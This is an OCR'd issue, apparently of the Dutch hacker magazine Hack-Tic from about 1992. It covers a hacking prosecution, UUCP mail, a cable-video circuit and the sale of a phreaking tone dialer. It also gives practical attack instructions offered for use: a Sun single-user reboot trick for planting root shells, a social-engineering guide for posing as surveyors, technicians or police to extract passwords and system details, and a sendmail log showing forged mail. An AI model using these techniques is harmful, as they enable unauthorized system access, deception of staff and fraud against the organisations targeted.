
Rob: "Of ze ons sowieso veroordeeld krijgen is de vraag. Het is natuurlijk afwachten, maar je moet optimistisch blijven. Het is maar te hopen dat we hier geen 'Operation Sundevil' toestanden krijgen, waarbij de werkelijke straf is dat mensen hun apparatuur een tijd kwijt zijn zonder dat ze veroordeeld of zelfs maar aangeklaagd worden. Dit is duidelijk een testcase."

Is er een advies dat je andere hackers zou willen geven?

Rob: "Niet teveel brassen, en niet direct bellen met de poortselectoren van universiteiten, want daar wordt grootschalig gelogd. Ze kunnen makkelijk je telefoonnummer achterhalen. Als je wilt hacken, doe het dan op een manier waarbij je anoniem blijft."

Wat betreft de vernieling: er zijn talloze gevallen bekend van systeembeheerders die gekke dingen gaan doen als hun systeem wordt gekraakt. Een goed opgeleide systeembeheerder kan zijn systeem beveiligen zonder dat het daar 1 seconde voor van het net gehaald hoeft te worden. Alweer: de hackers moeten betalen voor de ogenschijnlijke incompetentie van het systeembeheer.

Hiermee is niet gezegd dat het hebben van hackers op een systeem niet erg lastig kan zijn. Het Internet is echter een openbaar netwerk en als je een systeem op het Internet aansluit zul je er dus rekening mee moeten houden dat er mensen zullen proberen binnen te komen. Als je je systeem niet goed kunt beveiligen kun je verwachten dat je van het net wordt afgesloten. Dat is niet ons idee, maar het beleid van veel netwerkorganisaties. Het is misschien vergelijkbaar met het installeren van een nieuwe telefooncentrale in een bedrijf. Als ieder toestel direct bereikbaar is zul je ook het personeel dat de telefoon opneemt moeten vertellen dat ze bepaalde dingen niet aan iedereen los moeten laten. Het is niet de fout van de opbeller dat hij al te loslippige medewerkers aantreft. Als je een touwtje door de brievenbus hangt zullen er mensen aan trekken. Als deze mensen schade aanrichten moet je ze vervolgen, maar niet voor de kosten van het achter ze aanlopen en het fatsoenlijk beveiligen.



De spullen van Harry en Rob op het hoofdbureau van politie in Amsterdam
(foto: 'Korpsbericht' politie Amsterdam)

De consequenties van een veroordeling

Als de verdachten veroordeeld worden maakt de VU een redelijke kans om een deel van de schadeclaim toegewezen te krijgen. Verder is deze zaak van belang voor alle andere hackers in Nederland. Hun hobby zou ineens strafbaar geworden zijn, en veel hackers zouden dan hun activiteiten staken. Anderen zullen 'ondergronds' gaan, hetgeen de discussie tussen hackers en systeembeheerders en de relatieve openheid in de computerveiligheidswereld niet ten goede zal komen.

Publieke systemen

Als je geen student bent, en niet werkt voor een groot bedrijf dat zich een Internet toegang kan veroorloven, dan kun je niet reizen door de vele publieke faciliteiten die het Internet biedt. Zolang er geen legale manier is voor zo veel mensen om van het net gebruik te maken, zullen er mensen zijn die zich een weg naar binnen hacken. Of dat goed of slecht is doet eigenlijk niet eens ter zake. Als er geen vrijheid is om te verkennen zullen hackers steeds meer gaan voldoen aan het beeld dat de overheid van ze heeft.

Enige maanden later

Hoe is het allemaal afgelopen? Rob en Harry wachten nog steeds op hun proces en, wat veel erger is, op de apparatuur die in beslag is genomen. Het back-uppen van een harddisk moet toch zelfs voor een pilotteam niet meer dan een middagje werk zijn? Het is de bedoeling dat het bewijsmateriaal wordt onderzocht, en niet dat er een voorschotje wordt genomen op een eventuele bestraffing van de verdachten!

En Bronto? Die graasde onverstoorbaar voort, maar daarover misschien meer in een volgende Hack-Tic.

Keep on hackin'

Truukje van Rob

Oh trouwens, nu ik jullie toch spreek: ik weet nog een leuke tip voor de beginnende hackers. Veel mensen werken op of in de buurt van een Sun workstation. Veel systeembeheerders weten niet hoe ze hun systeem moeten beveiligen tegen lokaal rebooten in single-user mode.

Druk tegelijkertijd de toetsen 'a' en 'L1' in. Er verschijnt dan een '>' prompt. Toets nu 'b -s' om het systeem in single-user mode te booten. Als er geen disk in het systeem zit moet je 'b -s le(0,0,0)' intikken om het systeem van het Ethernet te booten. Als het goed is zie je een paar meldingen op je scherm, gevolgd door de super-user prompt '#'. Nu kun je op je gemak je root-shelletjes en andere grapjes installeren. Druk op control-d en het systeem boot in multi-user mode, en alles is weer zoals je het hebt aangetroffen.

Advanced Social Engineering

De telefoniste moet het weer ontgelden
(maar zij niet alleen....)

de enquete

Minstens een keer per maand worden de automatiserings-afdelingen van grote en minder grote bedrijven lastig gevallen door enqueteurs. Meestal vinden de betreffende systeembeheerders het zo geweldig dat ze met iemand anders over hun systeem kunnen praten, dat ze de moeite nemen om de meest achterlijke vragen te beantwoorden. Hiervan wordt dankbaar gebruik gemaakt door phreaks en hackers. Door je voor te doen als enqueteur, kun je de meest onmogelijke informatie binnen krijgen, mits je het interview geloofwaardig afneemt. Sleutelwoord is hier :"geloofwaardig".

Voor de kneuzen onder ons, zo moet het niet:

"Hebben jullie een VAX staan, enne draait dat geval onder UNIX system V, en eh... gebruiken jullie ook standaardlogins, en zitten jullie op Internet?"

Voorbeeld van enkele goede vragen:

- "Van welke systeemsoftware maakt u gebruik?"
  Uit het antwoord kun je vaak al opmaken of het systeem interessant is of niet.
- "Wordt het systeemonderhoud door u uitbesteed ?" Belangrijke vraag ! Als het antwoord JA luidt, dan is natuurlijk je volgende vraag: "Aan wie ?". Leuk voor de volgende dag : "Ja hallo, met XYZ van ABC, wij wilden even wat remote systeemonderhoud verrichten op de cyber."
- "Maakt u ook gebruik van datacommunicatie-apparatuur ?" Deze vraag gaat vooraf aan gouden klassiekers als : "maakt u gebruik van Datanet-1" en "over hoeveel datalijnen heeft uw bedrijf de beschikking".
- "Doet uw bedrijf aktief aan computerbeveiliging ?" Deze vraag voorkomt dat je 2 dagen lang tegen een defender-II modem op moet boksen en zo.

Als ze je vragen waarom je iets wilt weten, baad je dan in onwetendheid, en zeg dat je ook maar een uitzendkracht bent, die de vragen van een formulier opleest. NOTE: Maak, als het om computersystemen gaat, duidelijk dat de enquete vrij technisch is, anders schepen ze je af met een of ander bleekneuzig gebrild boekhoudertje dat vindt dat hij er alles vanaf weet, maar jou niets zinnigs weet te vertellen.

De vriendelijke expert

Als je echt veel weet van een bepaald OS, of van een bepaald telefoonsysteem, dan kun je het volgende eens proberen:

Eerst bel je een paar keer op met wat normale vragen, zoals "ik hoorde dat er wat printer problemen waren ?" (die zijn er zo goed als altijd), of "ik stuur een paar testtonen over de lijn, kun jij ze aan jou kant horen ?" etc. etc. Nadat je plm. 5 à 10 keer gebeld hebt, beginnen ze je te kennen, en kun je net zoveel (of meer) vragen stellen als het "echte" personeel. Als ze dan eens niet al te scheutig meer zijn met info, kun je ze op hun gemoed spelen met "ah joh, ik heb jou toen toch ook gematst/geholpen met <vul maar in> ?".

De belangstellende collega

Bij deze truuk bel je een bedrijf op, en stel je je voor als een persoon, die ook in de branche zit (het liefst ver weg van dit bedrijf). Zeg dat je van computerbedrijf XXX dit bedrijf als referentie opgekregen hebt, en vraag of je de systeembeheerder kunt spreken. Vervolgens vraag je hem het hemd van zijn lijf, en door wat door te vragen kun je hem makkelijk wat info ontfutselen. Voorbeeld: "Ja, een tijdje geleden hadden wij nog last van zo'n hacker, hebben jullie daar nou ooit last van gehad? Tja, ze zeiden toen dat ik alle default passwords eruit moest halen, maar ik ben niet gek. Zou jij zoiets zomaar doen ?"

De fax: een handig apparaat

Het leuke van een faxbericht is dat het :

- Niet van perfecte kwaliteit hoeft te zijn
- Zwart/wit is

De meeste faxen hebben een optie om het telefoonnummer van de verzendende fax af te drukken op de verzonden fax. Natuurlijk moet je daar gebruik van maken, en welk telefoonnummer je daarbij opgeeft moet je zelf weten..

Verder heb ik wel eens gehoord van mensen die het briefhoofd van een groot bedrijf copieeren, en vervolgens hun eigen fax de deur uitsturen alsof ie afkomstig is van dat bedrijf. Volgens mij maken die mensen zich dan wel schuldig aan valsheid in geschrifte, dus ik raad niemand aan om dit te doen.

Het zou natuurlijk wel erg handig zijn met social engineering : "Op xx/xx/xx neemt onze technische dienst contact met u op over de volgende onderhoudsbeurt". En inderdaad gaat er dan op die datum de telefoon, en hangt er een monteur aan de lijn..

Alleen voor de erg gevorderden: de Semafun

Herrinner je je nog het artikeltje over de semafun. Dat handige speeltje waarmee je kon zien welke semafoons worden opgepiept? (Tuurlijk doe je dat..). Met dit speeltje kon je niet alleen zien welke semafoons werden opgepiept, maar ook (bij (alpha)numerieke sema's) welke boodschappen ze doorkregen, vaak iets als: "BEL 030-123123". De gevorderde en zeer fanatieke phreak (te herkennen aan een sterk gezwollen linkeroor) maakt hier ook gebruik van, en deze truuk alleen is al goed voor dagenlang vermaak.

Wie heeft er Andre van Duin nodig als hij in het bezit is van een semafun? De standaard vraag is "U had gepiept?". Vervolgens hangt het ervan af, wie er aan de andere kant van de lijn hangt: een computer-operator, een bewakingsbeambte, een vriendinnetje, een drugsdealer, etc etc.

Vooral in het laatste geval kun je de grootste lol hebben ("met inspecteur Haddema van de politie, wilt u zich morgenochtend even op het bureau melden"). Of je kunt een system-operator zijn toetsenbord in aluminiumfolie laten wikkelen, om te kijken of de storing aan statische electriciteit te wijten is, alvorens hem zijn password te ontfutselen. Het leuke van dit spelletje is, dat de andere kant er zeker van is, dat alleen de houder van de semafoon deze oproep ontvangen heeft (weer een voorbeeld van blind vertrouwen in de techniek). Het duurt dus vaak een hele tijd met zeer veel grappen & grollen voordat de slachtoffers lont ruiken.

Waar zijn vrienden anders voor..

Social engineering is, zoals de meeste dingen, het leukste als je het met meerdere personen doet. Het is altijd handig om een vriend(in) in de buurt te hebben waar je op terug kunt vallen als mensen naar bijvoorbeeld je chef vragen. Verder kunnen ze "de andere kant" alvast op je voorbereiden ("onze techische dienst belt u vanmiddag nog"), of kunnen ze de druk van je afnemen als het ECHT mis lijkt te gaan ("sorry, wilt u even ophangen, we hebben deze lijn dringend nodig, mijn collega belt u zo terug"). Ook maken ze het mogelijk om, net als in het echt, een bedrijf lastig te vallen door verschillende mensen van hetzelfde "enquete-bureau" (of consultancy- / beheers- / noem-maar-op- service).

Problemen

Het kan natuurlijk altijd gebeuren dat "de andere kant" een beetje wantrouwig wordt, of botweg uit gewoonte moeilijk doet (vooral populair bij de overheid). Hieronder volgen enkele vaak voorkomende problemen, plus wat oplossingen:

- "Kan ik u daarover terugbellen ?" Oplossing: Laat ze terugbellen naar een gehackt antwoordapparaat of voicemailbox, met daarop jouw boodschap naar keuze. Wat je ook kunt doen, is botweg zeggen: "Nee, ik moet het NU weten!", maar dan hangt er erg vanaf als WIE je belt.. De beste oplossing is om een

telefoonnummer klaar te hebben dat constant bezet is, of een nummer van een nachtcafe, jeugdsoos, oid.

- "Dan moet u even langskomen". Indien je opbelt als een onderhoudstechnicus: gewoon je grote bek opentrekken, en ze vertellen dat je wel wat beters te doen hebt dan iedere klant aan het handje te houden. Anders zeuren over tijdgebrek, druk van je baas, of gewoon zeggen dat je langs zult komen, en het dan over een paar dagen weer proberen.
- "Geef je chef maar even." Als je in je eentje bent *zou* je je eigen chef kunnen spelen, mij lukt dat echter nooit (herkenbare stem), dus het slimst is het, om een vriend paraat te hebben staan als "chef" of "cheffin" (alles beneden de 13 zonder baard in de keel klinkt door de telefoon als cheffin).

Wat te doen met je verkregen informatie?

Probeer zoveel mogelijk bij te houden over:

- Namen. Hoe meer namen je binnen een organisatie weet te noemen, des te meer vertrouwen boezem je in. Als de organisatie waar je wat te weten wilt komen ook maar een beetje zelfrespect heeft, dan heeft ze een intern telefoonboekje. Met een beetje inspanning (zie eerdere Tic over trashing) is er aan zo'n boekje te komen, en dan kan het belfeest beginnen. Ook handig voor mensen die telefoonnummers willen gaan scannen op carriers: je ziet vrij snel welke ranges je niet moet scannen.
- Niveau (ervaren, onervaren, plaats in de organisatie). Notities over het niveau van de persoon aan de andere kant van de lijn hebben ook hun nut: een ervaren unix systemmanager ga je natuurlijk niet wijsmaken dat je even remote maintenance op zijn bak moet uitvoeren i.v.m. corrupte inodes. Aan de andere kant is zo iemand snel van vertrouwen als je opbelt als iemand van het CERT. Als je weet dat er aan de andere kant van



uit: Processed World no. 4

de lijn een groentje zit, tadaaa: daar is William de Kock met zijn gecrashte klantendatabase weer! Verder is het handig als je weet wie boven wie staat: "Oooh heeft meneer de Bruin daar toestemming voor gegeven. Ja hoor dan is het goed.".

- Gedrag (gezellig, stug, meewerkend, te intimideren, etc). Deze lijst is handig als je regelmatig contact hebt met mensen (centrales, grote bedrijven, 008 ?). Je weet dan van tevoren dat je bij bv. Martha geen tijd hoeft te verspillen, maar dat Judith meestal wel zin heeft om wat te kletsen, en dus ook meer info uitgeeft..

Waar gebeurd :


Enkele hackers zaten al een tijdje op een experimenteel unix-systeem van de een of andere gloeilampenfabrikant, toen opeens de verbinding verbroken werd. Zij besloten om eens een voice-verbinding te leggen, en kregen een nachtportier aan de lijn (HK = hacker, NP = nachtportier):

- NP: "XXXXXXX, met wie ?"
- HK: "Ja goedenavond, ik had net een verbinding met de YYY-computer, maar die verbinding werd opeens verbroken. Hoe kan dat?"
- NP: "Kom-pjoe-tar? Uh, met wie spreek ik?"
- HK: raadpleegt zijn logfile, en zoek in de passwordlist van het systeem naar een geschikte username: "Ja, ik bel namens de heer Veenema, userid Veen!"
- NP: "Euh, die van de inkoop?"
- HK: hacker denkt: Hoe moet ik dat weten? "Natuurlijk die van de inkoop, kent u dan soms nog een andere Venema?"
- NP: "Oh, eh nee, maar wat kan ik aan die kompjoetar doen ?"

Hierop werd de portier naar de computer geloodst. Het bleek dat er teveel login-pogingen waren ondernomen, als gevolg hiervan was door een lock-programma de computer vastgezet. De portier wist, "geholpen" door de hacker, de zaak weer draaiende te krijgen, en het (data-)feest kon weer verder.

Don't let the bastards grind you down,

Stainless Steel



Are you doing the processing?
...or are you being processed?

Uit: Processed World

*.hacktic.nl

Sinds een tijdje zijn we hier op het Hacktisch Hoofdkwartier druk aan het spelen met UUCP. UUCP was oorspronkelijk een verzamelnaam voor een serie programma's die het mogelijk maken om berichten en files te versturen tussen UNIX systemen. Het is nu bekend als de naam van een protocol om post te versturen binnen een wereldwijd netwerk. Voor meer technische info over hoe UUCP werkt op een UNIX systeem kun je het artikel van The Dude lezen in Hack-Tic 11/12.

Het UseNet nieuws-netwerk maakt van hetzelfde protocol gebruik. UseNet is te vergelijken met de Echo-Mail faciliteit binnen het FIDO netwerk: een grote verzameling 'newsgroups', waarbinnen van alles te vinden is. (Porno-plaatjes, katholieke geloofsbeleving, alles over de Birmaanse cultuur en schokkende UFO meldingen).

Een groot deel van het huidige unix-netwerk is on-line met elkaar verbonden door middel van het Internet. Dit betekent onder meer dat post niet meer van machine naar machine hopt maar direct bij de geadresseerde wordt afgeleverd door de verzendende computer.

Zo'n Internet verbinding wil ik ook thuis!

Nee. Een Internet verbinding van de goedkoopste soort (19.2 kbps of minder) kost namelijk 750 gulden per maand. (In de toekomst willen we eventueel wel een Internet host, maar dan moeten we de kosten met een hele hoop mensen kunnen delen. Als je thuis uucp-software draait zou je je post kunnen afleveren bij een machine op het Internet en dan tegelijkertijd inkomende post ophalen. Wij doen dat hier ook voor alle post en nieuws voor het 'hacktic' domein. De onderliggende machines (zoals Utopia) halen het dan weer hier op. Wij draaien dus een compleet eigen sub-netwerk. Er is zelfs een reeks eigen newsgroups.

Maar ik heb geen UNIX!

Daar hadden dus meer mensen last van, want UNIX is wel een geweldig besturingssysteem, maar je kunt er (op de PC althans) welbeschouwd geen donder mee, behalve praten met andere UNIX systemen. Waarom een echt Operating System gebruiken als het met DOS ook kan?

Hoe doe ik mee?

Als je een PC hebt kun je op een aantal manieren meedoen. Eerste manier: je kunt een bbs beginnen. Dit heeft als voordeel dat meer mensen van je diensten gebruik kunnen maken. Het nadeel is dat je een PC en een telefoonlijn teveel moet hebben. Als tussenoplossing kun je een bbs beginnen dat alleen 's avonds en 's nachts open is. Voor je aan een bbs begint is het raadzaam om eens te kijken wat er al is 'out there'.

Snelle inleiding in WAFFLE

Waffle is een (redelijk minimaal uitgevoerd) bbs programma. Het kan uucp mail verzenden en ontvangen en heeft UseNet news faciliteiten (zie aldaar).

Wil je nu meteen zonder problemen beginnen met UUCP-mail versturen en ontvangen ? Dan bel je een van de bbs'en op die dit ondersteunen. Hackerstorm en Utopia draaien waffle als een extern programma. Je moet dan eerst in het normale bbs inloggen, en daarna nog eens in waffle. Als je gevalidated bent in waffle kun je op gemakkelijke manier post versturen door 'mail naam@computer.adres' in te typen.

UUPC

2e manier. Als je een PC hebt kun je ook gebruik maken van het programma UUPC. Dit programma is als het ware een '1-persoons bbs'. Het kan zelf opbellen om de mail af te halen, je kunt het dan op je gemak lezen en beantwoorden. Als je nog een keer belt wordt je mail afgeleverd. Het is een beetje te vergelijken met de point-software van het FIDO-net. Voor een MS-DOS pakket is UUPC redelijk volledig: alles is instelbaar en het geheel is voorzien van goede documentatie.

PCNews

PCNews is een aanvulling op UUPC. Het maakt het mogelijk om UseNet news te ontvangen op een machine waarop je UUPC draait. Het werkt tamelijk simpel. De handleiding staat vol met engelse spelfouten en het geheel is nog in ontwikkeling, dus er zitten hier en daar nog kleine bugjes in. De user-interface (het smoeltje) is wel aardig.

Donder toch op met je PC's

Als je geen PC hebt (maar bijvoorbeeld een Atari, Mac of Amiga) dan is er ook software in omloop die dit voor je doet, maar wij hebben zelf nog geen tijd gehad om er mee te spelen. Het pakket UUPC wordt geleverd met source, dus C-programmeurs op meer exotische hardware kunnen ook hun gang gaan.

Maar goed: als je de host-software in huis hebt kun je voor meer informatie kontakt opnemen met Nonsenso op het bbs Utopia of met Rop via postbus 100 in het postkantoor ten westen van de centrale hal in onze voice-adventure (020-6001480).

Geen enkel alternatief meer ?

Als je om de een of andere reden op geen van de bovenstaande manieren uucp post kan versturen dan rest er nog een allerlaatst alternatief, namelijk het zenden van zogenaamde 'forged mail'. Op deze manier kun je overigens geen mail ontvangen maar alleen versturen.

Om dit te gaan doen zoek je eerst een unix-host die het programma sendmail draait op poort 25. Zoek een telefonisch bereikbare terminalserver (bij een universiteit of zo) en typ het adres van een computer aldaar met het getal 25 erachter (voorbeeld: bronto.geo.vu.nl 25). Deze truc is al enigszins uit de doeken gedaan in de vorige Hack-Tic, maar hieronder volgt nogmaals een kleine log:

```
bronto.geo.vu.nl 25
Trying BRONTO.GEO.VU.NL (130.37.64.3, 25)... Open
220 bronto.geo.vu.nl Sendmail 4.0/SMI-4.0 ready at Sun, 1 Mar 92
15:57:30 +0100
helo nonsenso.voorbeeld   < mijn (fake) machinenaam >
250 bronto.geo.vu.nl Hello nonsenso.voorbeeld (sara-vts1.sara.nl),
pleased to meet you
mail from: nonsenso       < de afzender van dit bericht >
250 nonsenso... Sender ok
rcpt to: nonsenso@utopia.hacktic.nl  < de bestemming van dit bericht >
250 nonsenso@utopia.hacktic.nl... Recipient ok
data    < commando om in data-mode te gaan >
354 Enter mail, end with "." on a line by itself

Dit is een test-mailtje voor Hack-Tic.

Bla bla bla bla bla

Nonsenso
.
250 Mail accepted
quit
221 bronto.geo.vu.nl closing connection

[Connection to BRONTO.GEO.VU.NL closed by foreign host]
```

HackTic

Video Signaal Optimalisator

In een grijs verleden (Hack-Tic 5/6 van 1989) publiceerden we een schema van een video-signaaloptimalisator. Het kwam toen nog al eens voor dat een bepaald kanaal in de UHF-band geen helder beeld gaf, hoe hard je ook probeerde om de TV goed af te stemmen. Het schema dat we toen publiceerden was groot en ingewikkeld. Om het 'klein te krijgen' hebben we het toen sterk verkleind afgedrukt. Voeg hierbij de toen toegepaste repro-techniek (fotokopietje van fotokopietje van ...) en je hebt alle ingredienten voor grote ellende. Mensen vragen ons nu nog om een leesbare kopie van het schema, want het probleem is kennelijk technisch nog steeds niet opgelost.

Wat is er mis?

Kabeltelevisie blijkt een vreemd medium: vooral op de UHF-band kan het voorkomen dat de horizontale sync-puls van een video-signaal (die nodig *is* om het beeld stabiel weer te geven) geinverteerd wordt. Wij vermoeden dat de transmissie-eigenschappen van de gebruikte coaxkabel hiermee te maken hebben. Als dit gebeurt treedt er ook nog een ander vreemd verschijnsel op: het video-signaal is elk field (de helft van een frame, voor de technici onder U) geinverteerd. Dus de helft van het beeld staat in de juiste polariteit, de andere niet.

Gewapend met deze kennis hebben we de optimalisatie-schema's die er nu in omloop zijn nog eens onder de loep genomen. Wat bleek: het kan allemaal veel simpeler. Het onderstaande ontwerpje neemt een video-signaal (bijvoorbeeld uit je video-recorder of SCART-TV) en levert een geoptimaliseerd signaal af. Alleen nog 12 Volt gelijkspanning aanleveren en presto. Natuurlijk zou je ook een modulator kunnen toevoegen als je geen video-ingang op je TV hebt. Als je ook nog een tuner-demodulator voor het gebeuren knoopt kan het geheel transparant tussen de kabel worden gezet. Nog zo iets vreemds: Het signaal wordt steeds beter, naarmate je het met meer mensen deelt.

Trouwens: in andere landen komen vergelijkbare problemen voor met kabel-TV, en het is niet ondenkbaar dat ditzelfde apparaatje kan worden gebruikt. Zelfs bij NTSC systemen zou het in principe moeten werken.

Het is wel erg simpel!

Ja, en dat heeft een paar overkomelijke nadelen: het beeld kan als het helemaal donker of licht is een heel klein beetje flikkeren. Verder is het uitgangssignaal niet helemaal mooi, dus opnemen met video-recorders of weergeven op al te kritische TV's kan problemen geven. Experimenteren is het motto.

Nog een nadeel: de schakeling detecteert het niet als het signaal wel goed op de ingang staat, en probeert dan een correct signaal te corrigeren, met als gevolg een gemene puinhoop. De schakelaar is om het geheel uit te zetten. Heel af en toe wil het wel eens voorkomen dat de 'storing' zich snel afwisselend wel en niet voordoet. In de volgende Hack-Tic een detectieschema om in de plaats van die schakelaar te zetten. Dit wordt aangesloten op de punten 'valid?' en 'valid!' in het schema. Voorlopig echter is het apparaat zoals het nu is al een hele verbetering.

In het deel dat de sync-puls genereert is een LM393 gebruikt, waar twee comparators in zitten, we gebruiken er maar 1. Laat de andere met rust, want die gaan we in de volgende Tic gebruiken. Probeer ook geen LM311, dat hebben wij ook geprobeerd en dat doet het niet.

Veel bouw- en kijkplezier!

Billsf

Demon Dialer

Zoals jullie allemaal in de vorige Hack-tic hebben kunnen lezen, is er bij ons een chip verkrijgbaar waarmee je alle signaleringstonen voor het internatienale telefoonnet kunt genereren. Net na het ter perse gaan van het vorige nummer hebben we echter besloten om het geheel voor een iets breder publiek beschikbaar te maken door de Demon-Dialer als compleet bouwpakket te verkopen. Bij het bouwpakket zit de print, het toetsenbord, alle onderdelen behalve de batterij en de speaker en een duidelijke montage- en bedieningshandleiding.

De speaker en batterij zijn weggelaten omdat smaken hier teveel verschillen: de meeste mensen willen daar toch zelf een beetje knutselen. Ook moet worden opgemerkt dat de handleiding GEEN 'hoe bel ik gratis'-handboek is, maar een

gedetailleerde beschrijving van de werking en programmeermogelijkheden van de dialer. Een phone-phreak zul je zelf moeten worden.

Voor de HCC-beurs van afgelopen November hadden we een kleine serie Demon-Dialers vervaardigd, en deze is inmiddels volledig uitverkocht. Ongeveer tegelijkertijd met het uitkomen van dit nummer is er een nieuwe serie Demon-Dialers af, en die kunnen dus nu weer besteld worden. Wees er snel bij, want ook deze lading kan snel uitverkocht zijn.

Wat is een Demon-Dialer?

Voor de mensen die het artikel in de vorige Hack-Tic niet gezien hebben, zijn hier nog even kort de specificaties:

- Password protection
- DTMF, ATF1, R2 forward & backward, CCITT 3,4,5, Redbox, R1, and more
- User defined frequencies and timings
- Guard tones
- User defined key-layout
- Macro recording, nesting, stepping en aliasing
- Number scanning
- Tone sweep en tone stepping
- RS232 interface (PC-software is Public Domain)
- Auto power down
- Battery backup RAM
- Stroomgebruik 15mA (in use), 1uA (power down mode)

De Demon Dialer bestaat uit twee prints, de keyboard print, en de processor print. Beide prints meten 65 x 72 mm, zodat ze gemakkelijk boven elkaar in een doosje te monteren zijn.

Wat kost ie?

De Demon-Dialer kost ƒ350,-, inclusief verzendkosten binnen Nederland. Betalen doe je aan de postbode, dus geen geld vooraf betalen! De Demon-Dialer is al het gereedschap dat de telefoonphreak van nu nodig heeft.

Winnaars van de Demon-verloting

In de vorige Hack-Tic kondigden we het al aan: twee mensen die op de HCC abonnee werden hebben een Demon-Dialer gewonnen. De Demon-Dialers gaan naar: E. Westplate in Alkmaar en Koen Martens uit Zuidlaren. Gefeliciteerd! Niet gewonnen? Onder de inzenders van de enquete verloten we nog een Demon-Dialer.

Lezerspost

Gratis bellen vanuit cellen

